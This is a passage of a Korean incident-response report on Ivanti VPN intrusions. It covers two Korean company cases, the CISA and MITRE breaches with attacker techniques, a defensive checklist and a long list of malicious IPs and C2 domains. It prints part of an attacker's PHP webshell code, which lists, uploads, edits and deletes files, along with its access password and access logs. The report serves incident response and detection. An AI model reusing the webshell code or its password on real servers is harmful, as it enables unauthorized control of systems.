
No	Directory Name	No	Directory Name
1	\ (최상위 디렉토리)	11	ezHelpAppMainServer
2	Program Files (x86)	12	ezHelpMainServer
3	Apache24	13	img
4	backup	14	input
5	calendar	15	pubic_html
6	common	16	root
7	conf	17	shnlp
8	data_dir	18	skin
9	EzhelpAppApp	19	webapps
10	ezhelpAppliance	-	

[이동 디렉토리 목록]

6) 내부 이동에 성공한 공격자는 다음과 같은 기능이 수행 가능한 웹쉘을 생성, 접근하여 VPN 침투 경로 외에 추가 침투 경로를 확보 시도함


No	Function	Description
1	$genshin != 'genshin982544@$'	파라미터 값 검증 후 동작
2	$_GET['dir']	파일 및 디렉토리 목록 가져오기
3	$_FILES['file_upload']	파일 업로드
4	$_POST['edit_file']	파일 편집
5	$_POST['delete_file']	파일 삭제
6	php_uname()	서버 기본 정보 조회
7	realpath($dir)	현재 디렉토리 경로

[실행 함수 종류 및 기능]




Active	Record type	Filename #1	FN Info Creation date
Active	File	/ezhelpAppliance/public_html/common/calendar/calendar_ahmax_20110812150632.php	
Active	File		
Active	File		
Active	File		
Active	File		
Active	File		

[웹쉘 생성 이력]



```
$dir=isset($_GET['dir'])?base64_decode($_GET['dir']):'.';$files=scandir($dir);$upload_message='';$edit_message='';$delete_message=
    ('%o',fileperms($file)),-4);}function is_writable_permission($file){return is_writable($file);}if(isset($_FILES['file_upload']
    dir.'/'.$_FILES['file_upload']['name'])){$upload_message='File berhasil diunggah.';}else{$upload_message='Gagal mengunggah fil
    ];$content=file_get_contents($file);if($content!==false){echo '<form method="post" action="">';echo '<textarea id="CopyFromTex
    htmlspecialchars($content).'</textarea>';echo '<input type="hidden" name="edited_file" value="'.htmlspecialchars($file).'">';e
    btn-outline-light">Submit</button>';echo '</form>';}else{$edit_message='Gagal membaca isi file.';}}if(isset($_POST['submit_edi
```

[웹쉘 파일 일부]




[웹쉘 웹 GUI]

DATE	IP	HEADER	URL	status	byte
		GET	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4024
		POST	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4054
		GET	/common/calendar/1	200	10
		GET	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4490
		POST	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4166
		POST	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4052
		GET	/common/calendar/calendar_ahmax_20110812150632	200	-
		POST	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4052
		POST	/common/calendar/calendar_ahmax_20110812150632?genshin=genshin982544@$	200	4052

[C2 웹쉘 접근 Weblog]

3.2. A社 Ivanti VPN 취약점 분석 사례

다음 사례는 이전 S社 사례와 같은 기간에 Ivanti VPN 어플라이언스와 공격자 C2 간의 데이터 통신이 확인된 사례로, Ivanti VPN 취약점을 통한 최초 침투 이후 VPN 어플라이언스에 대한 설정 파일 탈취에는 성공하였으나 거점 확보, 내부 정찰, 내부 확산 등의 공격 행위는 없는 것으로 확인되었다.



[공격 구성도]

FW 로그 확인 결과, Ivanti VPN 어플라이언스와 공격자 C2 간의 데이터 통신을 확인하였으며, 주기적인 원격 명령과 웹 구성 인증 우회 등의 취약점이 발생되었음을 확인함.

Event Name	Log Source	Time	Source IP	Source Port	Destination IP	stination
Session Allowed				15572		443
Session Allowed				15572		443
Session Allowed				15572		443
Session Allowed				15572		443
Session Allowed				43614		80
Session Allowed				43614		80
Session Allowed				43614		80
Session Allowed				43614		80

[공격자 IP FW 통신 로그]

3.3. 해외 Ivanti VPN 제로데이 공격 사례

다음은 해외 기관에서 발생한 Ivanti VPN 제로데이 공격에 대한 대표적인 사례들이다.

1. CISA Ivanti VPN 제로데이 공격 (24.03.26)

CISA(사이버보안 및 인프라 보안국)가 지난 2 월 Ivanti VPN 제로데이 취약점으로 인해 인프라 보호(IP) 게이트웨이와 화학 보안 평가 도구(CSAT) 등 민감한 일부 산업 정보가 포함된 시스템에 침해를 허용한 사례이다.

3 월 26 일 CISA 는 관계자를 통해 공격자는 작년 12 월부터 Ivanti connect Secure 어플라이언스에 대한 Zero-day 취약점을 통해 시스템에 대한 접근 권한을 획득하였으며, 2 대의 시스템에 피해를 입힌 것으로 확인되었다고 발표했다. 또한, 해당 사건에 대한 내부 조사 결과 공격자가 CSAT 도구에 대해 웹쉘을 배포했으며 시스템에 대한 통제력 상실이 있었던 것으로 드러났다고 입장을 밝혔다.

이에 대해 CISA 는 해당 활동과 관련된 여러 사고 대응 활동 중에 Ivanti 의 내부 및 외부 ICT 가 침해 사실을 감지하지 못했다는 사실을 확인했다고 밝히며, 실험실 환경에서 독립적인 연구를 수행한 결과 Ivanti ICT 가 보안 침해를 탐지하기에는 충분하지 않아 침해 과정 이후에 서버에 대한 공장 초기화를 실행하더라도 공격자가 관리자 권한을 지속적으로 얻고, 자격 증명을 훔치는 행위에서 더 나아가 전체 도메인에 대해 손상을 입힐 수 있음을 검증했다고 발표했다.

해당 제로데이 취약점으로 인한 피해를 완화하고자 CISA 는 FCEB(연방 민간 행정부) 기관에 경고를 제기함과 동시에 긴급 지침을 내놓는 등 대안을 내놓았다.

[CISA 긴급 지침 24-01: Ivanti VPN 취약점 보완]


2. MITRE Ivanti VPN 제로데이 공격 (24.04.19)

미국의 안보 및 보안 관련 비영리 단체 MITRE 가 1 월경 Ivanti VPN 어플라이언스의 제로데이 취약점으로 인해 내부 정찰 및 자격증명 정보 탈취 등의 피해를 입은 사례이다.

4 월 19 일 MITRE 는 공식 웹 페이지를 통해 1 월경 Ivanti VPN 취약점으로 인해 MITRE 가 운영중인 NERVE 가 침해당했다고 발표했다. MITRE 의 주장에 따르면 국가 배후의 위협 행위자에 의한 공격이며 미국정부의 권장 조치를 따랐지만 불완전 했다는 입장 및 이에 관한 추가 권고 사항을 발표하였다.

NERVE: Networked Experimentation, Research, and Virtualization Environment 의 약자로 MITRE 의 연구개발 네트워크

[MITRE 침해사고 공식 기사]



[첨부 영상 내용]

해당 비영리 단체의 수석 보안 엔지니어 렉스 크럼튼(Lex Crumpton)이 Medium 을 통해 정식적으로 공개한 문서에 따르면 위협 행위자는 Ivanti VPN 관련 Zero-Day 취약점(CVE-2023-46805, CVE-2024-21887)을 악용 및 세션 하이재킹을 통한 MFA 인증 우회를 통해 액세스 권한을 얻었으며 손상된 계정을 이용해 내부 이동 및 VMware 인프라를 침투하여 최종적으로 자격증명 수집을 위해 백도어 및 웹쉘을 설치했다고 밝혔다.

공개된 세부적인 TTPs 는 다음과 같다.

No	Tactic	Techniques	Description
1	Initial Access	Exploit Public-Facing Applications (T1190)	Ivanti VPN (CVE-2023–46805 & CVE-2024–21887) 취약점 사용
		Valid Accounts (T1078)	손상된 계정 사용
2	Persistence	Server Software Component: Web Shell (T1505.003)	Webshell 설치
3	Execution	Command and Scripting Interpreter (T1059)	명령 및 스크립트 실행
4	Lateral Movement	Remote Service Session Hijacking (T1563)	Session Hijacking을 통한 MFA 우회
		Remote Services (T1021)	SSH, RDP 사용
5	Exfiltration	Exfiltration Over C2 Channel (T1041)	C2를 통한 데이터 유출
6	Defense Evasion	Hide Artifacts: Run Virtual Instance (T1564.006)	VMware에 가상 머신 생성

[공개된 세부 TTPs]

4. Ivanti VPN 취약점 대응 및 전략

보안 취약점, 특히 최신 위협인 제로데이 및 1-day 취약점은 매년 증가 추세에 있으며, 이러한 취약점은 강력한 보안 프레임워크를 구축한 조직에게도 심각한 위협이 될 수 있다. Ivanti VPN 같은 특수한 어플라이언스 장비의 경우 올해 1 월부터 발견된 취약점이 지속적으로 발견되고 있어, 이를 철저히 모니터링하고 관리하는 것이 필수적이다. 더불어 제로데이 취약점이 발생한 후 패치가 완료된 기업에서는 공격자가 내부 망에 이미 침투해 있는지 여부를 반드시 추가로 점검해야 한다.

아래는 SK 쉴더스 Top-CERT 에서 Ivanti VPN 취약점과 관련하여 침해사고/흔적 점검에 베이스로 사용한 점검 체크 리스트이다. 해당 체크리스트를 참고하여 취약점 대응 및 공격자가 내부 망에 이미 침투해 있는 것은 아닌지에 대한 점검해 보아야 한다.

No	항목	내용
1	Ivanti VPN	Ivanti VPN 최신 버전 패치 적용 점검
2	Ivanti VPN	Ivanti VPN / Active Directory 관리자 계정 동일 크레덴셜 점검
3	Ivanti VPN	Ivanti VPN 대용량 아웃바운드 트래픽 존재 유무 점검
4	수평 이동	Ivanti VPN 대한 내부 방화벽 정책 설정 점검
5	수평 이동	Ivanti VPN ▶ 내부 서버 로그인 특이사항 유무 점검
6	수평 이동	내부 서버 ◀-▶ 내부 서버 로그인 특이사항 유무 점검
7	보안 장비	Ivanti VPN 침해지표(IP)가 탐지된 보안 장비 이벤트 점검
8	내부 서버	Ivanti VPN 침해지표(Hash)를 통한 보안 장비 이벤트 점검
9	내부 서버	그 외 보안 장비에서 공격자의 침해 흔적 점검
10	로그 관리	시스템 로그에 대한 관리 점검

[Ivanti VPN 침해 점검 체크 리스트]

4.1. Ivanti VPN 최신 버전 패치 적용 점검

제로데이 취약점이 발견되면 벤더사에서는 취약점 업데이트를 통해 취약점을 대응한다. 보안 패치를 개발하는 과정에서 추가적인 취약점이 발견되는 경우도 존재하고 다른 취약점을 탐색하는 해커도 존재한다. Ivanti 경우에는 최초 1 월 취약점 패치 발표 이후 Ivanti VPN 뿐만 아니라 다른 Ivanti 제품군에서도 추가 취약점이 발견되고 있다. KISA(취약점 정보 공유), Ivanti 벤더사를 통해 지속적인 업데이트 모니터링을 통해 최신 업데이트를 반영하는 것이 중요하다.

4.2. Ivanti VPN / Active Directory 관리자 계정 동일 크레덴셜 점검

공격자는 Ivanti VPN 권한 획득 이후 내부 주요 서버로 이동을 위한 크레덴셜 탈취 행위가 보안 장비에서 탐지되었다. 분석 결과, Ivanti VPN 과 Active Directory(AD)가 동일한 크레덴셜을 사용하는 것이 확인되었으며, 이를 이용한 내부 서버 침투 또는 대입 공격이 발생하였다. Ivanti VPN 과 AD 간 동일한 크레덴셜의 사용을 자제하고, 필수적인 경우에는 최소한의 권한만을 부여할 것을 권고한다.

4.3. Ivanti VPN 대용량 아웃바운드 트래픽 존재 유무 점검

침해 분석 사례에서 Ivanti VPN 을 통한 대용량 Outbound 통신이 확인된다. 해당 취약점은 단순히 VPN 에 로그인하여 가상 IP 를 할당 받는 것이 아닌 VPN 장비 자체의 권한을 탈취하여 공격을 수행하는 복잡한 유형이다. 이러한 상황에서는 보안 장비를 활용하여 대용량 아웃바운드 트래픽의 출발지, 목적지, 그리고 트래픽 패턴 및 행동을 면밀히 분석하는 것이 필수적이다. 이를 통해 트래픽이 기존에 정의된 보안 정책을 준수하고 있는지 여부를 철저히 점검하여 한다.

4.4. Ivanti VPN 대한 내부 방화벽 정책 설정 점검

Ivanti VPN 장비의 내부 방화벽 정책을 검토한다. 특히, “VPN 장비(Src) ▶ 내부 인프라, 단말(Dst)”로 향하는 원격 접근 프로토콜에 대한 접근을 차단함으로 추가적인 취약점 발생 시에도 내부 네트워크로의 무단 이동을 예방한다.

4.5. Ivanti VPN ▶ 내부 서버 로그인 특이사항 유무 점검

“VPN 장비(Src) ▶ 내부 서버, 단말(Dst)”로 향하는 원격 접근 프로토콜 이력이 확인될 경우 성공, 실패, 시간대, 로그인 위치 등을 포함한 로그 데이터를 분석하여 정상 범위를 벗어난 활동을 점검하여야 한다. “VPN 장비(Src) ▶ 내부 서버, 단말(Dst)”의 원격 프로토콜은 비정상적인 행위로 원격 접근 프로토콜에 성공한 목적지 단말은 추가 점검을 통해 침해 시도가 있었는지 점검해보아야 한다.

4.6. 내부 서버 ◀-▶ 내부 서버 로그인 특이사항 유무 점검

내부 서버 간의 원격 접근 프로토콜 활동을 점검하여야 한다. 이를 위해 로그인 시도의 성공 여부, 시간대, 로그인 위치 등을 포함한 로그 데이터를 분석하여 정상적인 활동 범위를 초과하는 이상 행위를 식별해야 한다. 일반적으로 관리자는 "사용자(src)에서 내부 서버(dst)"로의 원격 접근을 수행하지만, 공격자는 내부 서버 간의 방화벽 정책의 취약성을 이용하여 내부 서버를 공격의 거점으로 활용한다.

4.7. Ivanti VPN 침해지표(IP)가 탐지된 보안 장비 이벤트 점검

24 년 01 월 이후 Ivanti 의 취약점을 대상으로 한 침해지표 IP 지속적으로 공유되고 있다. 이러한 지속적으로 업데이트 되는 침해지표 IP 에 대하여 접근을 차단 하며, 해당 트래픽이 감지되는 경우, 관련된 단말에 대해 상세한 보안 점검을 실시해야 한다. 이 과정은 잠재적인 보안 위협을 식별하고, 적절한 조치를 취함으로써 추가적인 피해를 방지하는 데 중요한 역할을 한다.

4.8. Ivanti VPN 침해지표(Hash)를 통한 보안 장비 이벤트 점검

2024 년 1 월 이후 Ivanti 취약점과 관련된 침해지표 HASH 가 지속적으로 감지되고 있습니다. 보안 장비에서 파일 해시 검사를 지원한다면 점검을 함으로써 발생 가능한 보안 위협을 사전에 차단하는 조치가 취해져야 한다.

4.9. 그 외 보안 장비/주요 서버에서 공격자의 침해 흔적 점검

Ivanti 를 대상으로 한 공격자들은 고도화된 공격 기법과 안티 포렌식 기술을 사용하였다. 기존의 패턴 기반의 보안 시스템(백신, 침입방지시스템(IPS, IDS) 등)에 의해 탐지되지 않을 가능성이 있다. 이에 따라, 특정 주요 서버를 선별하여, 의심스러운 이벤트의 존재 여부를 면밀히 분석할 필요가 있다.
이러한 고도화된 APT 공격에 대해서는 행위 기반의 보안 전용 솔루션(MDR/NDR)에서 탐지 되었으며, 도입을 통한 보안 강화를 고려해보아야 한다.

4.10. 시스템 로그에 대한 관리 점검

시스템 로그 관리 정책을 철저히 이행함으로써, 모든 시스템 로그의 보존/보호 및 정기적 검토를 수행해야 한다. 이는 통해 보안 팀이 비정상적인 로그 패턴을 식별하고 공격자들이 침투의 흔적을 남기지 않도록 시도하는 로그 삭제를 방지해야 한다.

5. 맺음말

위 내용을 바탕으로, Ivanti VPN 을 통한 점검 체크리스트는 조직이 보안 위협에 보다 효과적으로 대응하고, 사이버 보안 환경의 도전에 적극적으로 맞설 수 있는 첫걸음을 마련해 볼 수 있다. 그러나, 현대의 고도화된 사이버 공격과 지속적으로 변화하는 위협 풍경을 고려할 때, 이러한 기본적인 점검과 모니터링만으로는 충분치 않다. 따라서, 보다 강력하고 진보된 보안 전략을 수립하고 실행하는 것이 필요하다.

EDR(Endpoint Detection and Response)과 MDR(Managed Detection and Response) 같은 고급 보안 솔루션의 적용은 이러한 전략의 핵심 부분이다. EDR 은 각 엔드포인트에서 발생할 수 있는 보안 위협을 실시간으로 감지하고, 이에 대응할 수 있는 깊이 있는 분석과 대응 기능을 제공한다. 한편, MDR 서비스는 보안 전문가 팀이 조직의 보안을 직접 관리하며, 지속적인 모니터링, 위협 사냥, 그리고 신속한 사고 대응을 통해 조직의 네트워크를 보호하고 사이버 보안 위협으로부터의 방어를 강화한다.

공격자들은 계속해서 새로운 방법으로 정보를 수집하고 보안 시스템의 빈틈을 찾아내려 노력한다. 이런 맥락에서, 보안 팀은 단순히 공격을 감지하고 대응하는 것을 넘어서서, 예방적 조치를 강화하고, 조직 전체의 보안 체계를 끊임없이 강화해 나가야 한다. EDR 과 MDR 은 이러한 예방적 접근을 가능하게 하며, 조직이 보안 사고 발생 전에 위협을 식별하고 조치를 취할 수 있다.

결론적으로 기업은 정기적인 보안 점검으로 기초적인 보안을 유지하는 것은 물론, EDR 과 MDR 과 같은 고급 보안 솔루션을 통합하여 사이버 보안 환경의 전반적인 안정성을 강화하고, 보안 위협에 대한 포괄적인 대응 전략을 구축해야 한다. 이러한 체계적이고 전략적인 접근은 조직의 중요 데이터와 자산을 효과적으로 보호하며, 안정적인 비즈니스 운영과 지속 가능한 성장을 할 수 있다.

6. 침해지표(IoC)

■ IP 정보

No	IP / URL	국가	비고
1	31.220.30.244	US	리버스 프록시(FRPC) 다운로드
2	103.214.22.59	AU	리버스 프록시(FRPC) 다운로드, 데이터 탈취
3	178.173.225.134	HK	웹쉘 접근
4	38.207.136.223	US	웹쉘 접근
5	139.180.194.132	AU	데이터 탈취
6	5.181.132.95	MY	공격자 C2
7	1.65.216.83	HK	Malicious IP
8	101.71.37.222	CN	Malicious IP
9	103.119.174.37	HK	Malicious IP
10	103.189.234.200	SG	Malicious IP
11	103.215.77.51	HK	Malicious payloads exploiting
12	103.233.11.5	HK	Malicious IP
13	103.233.11.5:1999/doc	HK	Malicious payloads exploiting
14	103.235.16.57	HK	Malicious IP
15	104.223.91.19	US	Malicious IP
16	104.238.130.6	US	Malicious IP
17	106.52.127.12	CN	Malicious IP
18	111.253.200.166	TW	Malicious IP
19	111.85.176.202	CN	Malicious IP
20	111.90.143.184	MY	Malicious IP
21	112.96.226.103	CN	Malicious IP
22	113.128.81.59	CN	Malicious IP
23	113.137.148.49	CN	Malicious IP
24	113.225.152.7	CN	Malicious IP
25	114.236.225.219	CN	Malicious IP
26	116.204.211.132	HK	Malicious IP
27	118.167.12.237	TW	Malicious IP
28	118.74.246.133	CN	Malicious IP
29	118.74.246.29	CN	Malicious IP
30	118.74.90.191	CN	Malicious IP
31	122.155.209.123	TH	Malicious IP
32	124.156.132.142:6999/python	HK	Malicious payloads exploiting
33	137.175.19.209	US	Malicious IP
34	137.220.130.2/doc	SG	Malicious payloads exploiting
35	138.68.61.82	US	Malicious payloads exploiting
36	139.162.21.6	SG	Malicious IP
37	139.227.33.78	CN	Malicious IP
38	141.98.7.6	DE	Malicious payloads exploiting
39	146.0.228.66	NL	WARPWIRE variant C2 server
40	149.104.23.171	US	Malicious IP
41	159.203.33.199	US	Malicious IP
42	159.65.130.146	US	WARPWIRE variant C2 server
43	161.35.172.122	US	Malicious IP
44	161.35.44.205	US	Malicious IP
45	167.114.113.160	CA	Malicious IP
46	167.172.250.222	US	Malicious IP
47	170.64.149.53	US	Malicious IP
48	171.241.43.110	VN	Malicious IP

49	172.232.146.231	US	Malicious IP
50	172.59.193.252	US	Malicious IP
51	173.220.106.166	US	Post-exploitation activity
52	173.53.43.7	US	Malicious IP
53	174.135.110.233	US	Malicious IP
54	178.17.169.245	MD	Malicious IP
55	182.239.92.100	HK	Malicious IP
56	183.128.182.227	CN	Malicious IP
57	185.132.125.11	HK	Malicious IP
58	185.152.67.168	US	Malicious IP
59	185.156.72.51	UA	Malicious IP
60	185.212.61.84	US	Malicious IP
61	185.217.125.210	DE	Malicious IP
62	185.243.41.201	JP	Malicious IP
63	185.244.208.65	HK	Malicious IP
64	185.248.185.93	HK	Malicious IP
65	186.179.39.235	US	Mass exploitation activity
66	192.252.183.116	US	Malicious payloads exploiting
67	194.233.93.67	EU	Malicious IP
68	195.85.115.80	EU	Malicious IP
69	20.0.28.174	US	Malicious IP
70	202.55.67.195	SG	Malicious IP
71	203.160.86.236	HK	Malicious IP
72	206.189.208.156	US	Malicious IP
73	207.19.37.89	US	Malicious IP
74	210.182.85.3	KR	Malicious IP
75	212.71.232.212	UK	Malicious IP
76	220.246.88.207	HK	Malicious IP
77	221.15.158.245	CN	Malicious IP
78	221.216.117.171	CN	Malicious IP
79	222.180.198.54	CN	Malicious IP
80	223.104.151.181	CN	Malicious IP
81	223.70.179.234	CN	Malicious IP
82	23.224.195.27	US	Malicious IP
83	27.199.34.232	CN	Malicious IP
84	38.47.103.245	US	Malicious IP
85	39.144.158.6	CN	Malicious IP
86	45.130.22.219/ivanti	VU	Malicious payloads exploiting
87	45.130.22.219/ivanti.js	VU	Malicious payloads exploiting
88	45.133.238.41	UK	Malicious IP
89	45.14.244.52	NL	Malicious IP
90	45.147.51.78	VU	Malicious IP
91	45.152.66.151	CN	Malicious payloads exploiting
92	45.61.136.14	US	Post-exploitation activity
93	45.76.92.144	US	Malicious IP
94	47.207.9.89	US	Malicious IP
95	5.188.230.159	LU	Malicious IP
96	5.188.34.119	SG	Malicious IP
97	50.114.59.3	US	Malicious IP
98	50.114.59.5	US	Malicious IP
99	50.213.208.89	US	Malicious IP
100	50.215.39.49	US	Post-exploitation activity
101	50.243.177.161	US	Malicious IP
102	51.255.62.12	UK	Malicious IP

103	51.255.62.4	UK	Malicious IP
104	52.172.236.151	US	Malicious IP
105	54.38.214.131	UK	Malicious IP
106	64.176.194.7	US	Malicious IP
107	64.24.179.210	US	Malicious IP
108	71.127.149.194	US	Malicious IP
109	73.128.178.221	US	Malicious IP
110	74.48.82.246	US	Malicious IP
111	75.145.224.109	US	Malicious IP
112	75.145.243.85	US	Malicious IP
113	8.137.112.245	AU	WARPWIRE variant C2 server
114	8.210.101.116	SG	Malicious IP
115	8.220.24.104	SG	Malicious IP
116	84.32.131.51	US	Malicious IP
117	84.32.248.20	LT	Malicious IP
118	85.106.119.0	TR	Malicious IP
119	88.151.32.164	NL	Malicious IP
120	89.185.30.166	HK	Malicious IP
121	91.203.134.122	EU	Malicious IP
122	91.92.254.14	NL	WARPWIRE variant C2 server
123	93.95.228.81	IS	Malicious IP
124	94.131.105.192	NL	Malicious IP
125	95.164.22.41	MD	Malicious IP
126	97.106.38.138	US	Malicious IP
127	98.160.48.170	US	Malicious IP
128	api.d-n-s.name	-	WARPWIRE variant C2 server
129	areekaweb.com	US	WARPWIRE variant C2 server
130	clickcom.click	IS	WARPWIRE variant C2 server
131	clicko.click	IS	WARPWIRE variant C2 server
132	cpanel.netbar.org	-	WARPWIRE variant C2 server
133	duorhytm.fun	US	WARPWIRE variant C2 server
134	ehangmun.com	KR	WARPWIRE variant C2 server
